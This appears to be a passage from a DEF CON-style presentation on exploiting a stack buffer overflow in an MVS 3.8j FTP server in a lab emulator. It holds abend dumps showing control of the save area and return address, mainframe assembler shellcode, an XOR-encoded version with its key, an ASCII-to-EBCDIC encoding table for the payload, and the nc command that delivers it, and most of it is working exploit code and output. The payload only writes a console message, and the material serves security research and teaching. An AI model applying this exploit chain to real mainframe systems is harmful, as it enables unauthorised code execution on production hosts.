+8C     ABENDING PROGRAM NAME      N/A
+94     ABENDING PROGRAM ADDR    00000000

+3C     REGS AT TIME OF ERROR    00000040 00000000 C287F5C2 0013B5F9 00132000 0013B01D 0013B018 000005E2   (0-7)
+5C                              00000000 00000000 000CD9C8 000D56F4 000CD938 201302C4 00130328 C287F5C2   (8-F)
+7C     EC PSW AT TIME OF ERROR  078D0000 000CD980 00040010 0087F000
```

```
0CD980    91FFF000 4780C058 41F0F001 47F0C048    1FF2184F 4120A00C 5020D058 D203D05C
```

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ rexx decodei.rex 91fff000
DIS0000I Loaded 1174 z/Architecture instructions
TM 0(R15),B'11111111'
```

DSA Pointer Overwrite Abend

```
+3C     REGS AT TIME OF ERROR    00000040 000D56F4 FFF9A28B 0013B5F9 00132000 0013B01D 0013B018 000005E2   (0-7)
+5C                              00000000 00000000 0009EBC8 000D5670 0009B5C0 C288F7C2 4009B71E 00000001   (8-F)
+7C     EC PSW AT TIME OF ERROR  078D0000 0009B726 00040010 0088F000
```

```
09B720    000158D0 D00458E0 D00C981C D01807FE    0009EBC8 000A695C 90ECD00C 5820D008
```

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ rexx decodei.rex 58E0D00C
DIS0000I Loaded 1174 z/Architecture instructions
L R14,12(,R13)
```

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ rexx decodei.rex 981cd018
DIS0000I Loaded 1174 z/Architecture instructions
LM R1,R12,24(R13)
```

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ rexx decodei.rex 07fe
DIS0000I Loaded 1174 z/Architecture instructions
BCR B'1111',R14
```

DSA Restored (from our buffer)

```
                        RTM2WA SUMMARY
                        --------------

+1C     COMPLETION CODE          800C6000
+8C     ABENDING PROGRAM NAME      N/A
+94     ABENDING PROGRAM ADDR    00000000

+3C     REGS AT TIME OF ERROR    00000040 F6C182F7 C182F8C1 82F9C182 F0C183F1 C183F2C1 83F3C183 F4C183F5   (0-7)
+5C                              C183F6C1 83F7C183 F8C183F9 C183F0C1 84F1C184 2013201C F2C182F3 00000001   (8-F)
+7C     EC PSW AT TIME OF ERROR  078D0000 00C182F5 00020006 0013C000
```

Edited Return Address

```
                        RTM2WA SUMMARY
                        --------------

+1C     COMPLETION CODE           800C1000
+8C     ABENDING PROGRAM NAME       N/A
+94     ABENDING PROGRAM ADDR     00000000

+3C     REGS AT TIME OF ERROR     00000040 F6C182F7 C182F8C1 82F9C182 F0C183F1 C183F2C1 83F3C183 F4C183F5   (0-7)
+5C                               C183F6C1 83F7C183 F8C183F9 C183F0C1 84F1C184 2013201C 2013202C 00000001   (8-F)
+7C     EC PSW AT TIME OF ERROR   078D0000 00132032 00060001 0013C000
```

```
132000   00A28599 40C181F1 C181F2C1 81F3C181    F4C181F5 C181F6C1 81F7C181 F8C181F9   *.ser Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9*
132020   C181F0C1 82F1C182 2013202C C182F4C1    82F5C182 F6C182F7 C182F8C1 82F9C182   *Aa0Ab1Ab....Ab4Ab5Ab6Ab7Ab8Ab9Ab*
132040   F0C183F1 C183F2C1 83F3C183 F4C183F5    C183F6C1 83F7C183 F8C183F9 C183F0C1   *0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ac0A*
132060   84F1C184 F2C184F3 C184F4C1 84F5C184    F6C184F7 C184F8C1 84F9C184 F0C185F1   *d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ad0Ae1*
132080   C185F2C1 85F3C185 F4C185F5 C185F6C1    85F7C185 F8C185F9 C185F0C1 86F1C186   *Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Ae0Af1Af*
1320A0   F2C186F3 C186F4C1 86F5C186 F6C186F7    C186F8C1 86F9C186 F0C187F1 C187F2C1   *2Af3Af4Af5Af6Af7Af8Af9Af0Ag1Ag2A*
1320C0   87F3C187 F4C187F5 C187F6C1 87F7C187    F8C187F9 C187F0C1 88F1C188 F2C188F3   *g3Ag4Ag5Ag6Ag7Ag8Ag9Ag0Ah1Ah2Ah3*
```

Shellcode

```
WTOSML   CSECT
*
* PREFIX TO SIMULATE R14 RETURN
*
         LR    R14,R15
         LA    R14,16(R14)
         BC    15,6(,R14)
         NOPR  0
EYE4     DC    XL4'CAFEBABE'
         USING *,R14
*
* WTO AND THEN EXIT
*
         DS    XL6
COPY     LA    R1,MSGWTO
         SVC   35
         SVC   03
MSGWTO   DC    XL4'00070000'
         DC    C'WTO'
EYE1     DC    XL4'CAFEBABE'
```

Shellcode XORed

```
AWTOXOR  CSECT
*
* PREFIX TO SIMULATE R14 RETURN
*
         LR    R14,R15
         LA    R14,16(R14)
         BC    15,0(,R14)
         NOPR  0
EYE4     DC    XL4'CAFEBABE'
         USING *,R14
*
* ENTER XOR BYTES
*
COPY     XC    WTOJOBX,XORKEY
*
* WTOSML XORED
* USING *,R14
* DS    XL6
* LA    R1,MSGWTO
* SVC   35
* SVC   03
* DC    XL4'00070000'
* DC    C'WTO'
*
WTOJOBX  DS    0XL16
         DC    X'D889799793F793D799D399997F7A4F16'
*
* XOR KEY
*
XORKEY   DS    0XL16
         DC    XL16'9999999999D499D499D4999999999916'
EYE1     DC    XL4'CAFEBABE'
*
```

Shellcode Reverse ASCII → EBCDIC

```
D7  50
0F  0F
E0  5C
06  86
E0  5C
1A  92
D8  51
89  69
79  60
97  70
93  6C
F7  37
93  6C
D7  50
99  72
D3  51
99  72
99  72
7F  22
7A  3A
4F  7C
1A  92
1A  92
1A  92
1A  92
1A  92
99  72
99  72
99  72
99  72
99  72
D4  4D
99  72
D4  4D
99  72
D4  4D
99  72
99  72
99  72
99  72
99  72
1A  92
```

Left hand is the compiled shellcode

Right hand is the ASCII which will translate to the required byte

I choose the xor key manually to make sure their was a ASCII byte that would covert to both the XORED shell code and the XOR key

Bringing it all together

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30/docker-mvsce-ftpd/printers$ cat ../../pattern_ftpd6 | nc 172.17.0.2 21021
220 MVSC FTP server (MVS 3.8j) ready
```

```
/ +FTP005I Startup Complete - FTP server listening on port: 2121
HHC00107I Starting thread cckd_writer() from cckd_writer(), active=1, sta
HHC90020W 'hthread_setschedparam()' failed at loc=cckddasd.c:1773: rc=22:
HHC00007I Previous message from function 'hthread_set_thread_prio' at hth
HHC00100I Thread id 00007f25e955a700, prio 0, name 'cckd_writer thread 2'
/ IEF404I SETPFKEY - ENDED - TIME=13.06.12
/ $HASP395 SETPFKEY ENDED
/ $HASP000 ID 99   T=15.05 I=   0 $VS,'S ZTIMER'
/ IEF404I ZTIMER - ENDED - TIME=13.06.14
/ $HASP395 ZTIMER   ENDED
/ +WTO ~~~~
/ IEF404I FTPD - ENDED - TIME=13.07.25
/ $HASP395 FTPD     ENDED
```

References

https://github.com/mainframed/logica

https://www.reddit.com/r/mainframe/comments/400ogh/smashing_the_zos_le_daisy_chain_for_fun_and_cease/

https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Ayoul3-Dealing-the-Perfect-Hand-Shuffling-memory-blocks-on-zOS.pdf

https://i.blackhat.com/us-18/Thu-August-9/us-18-Rikansrud-Mainframe-[zOS]-Reverse-Engineering-and-Exploit-Development.pdf

https://github.com/MVS-sysgen/sysgen

https://github.com/jake-mainframe

Questions?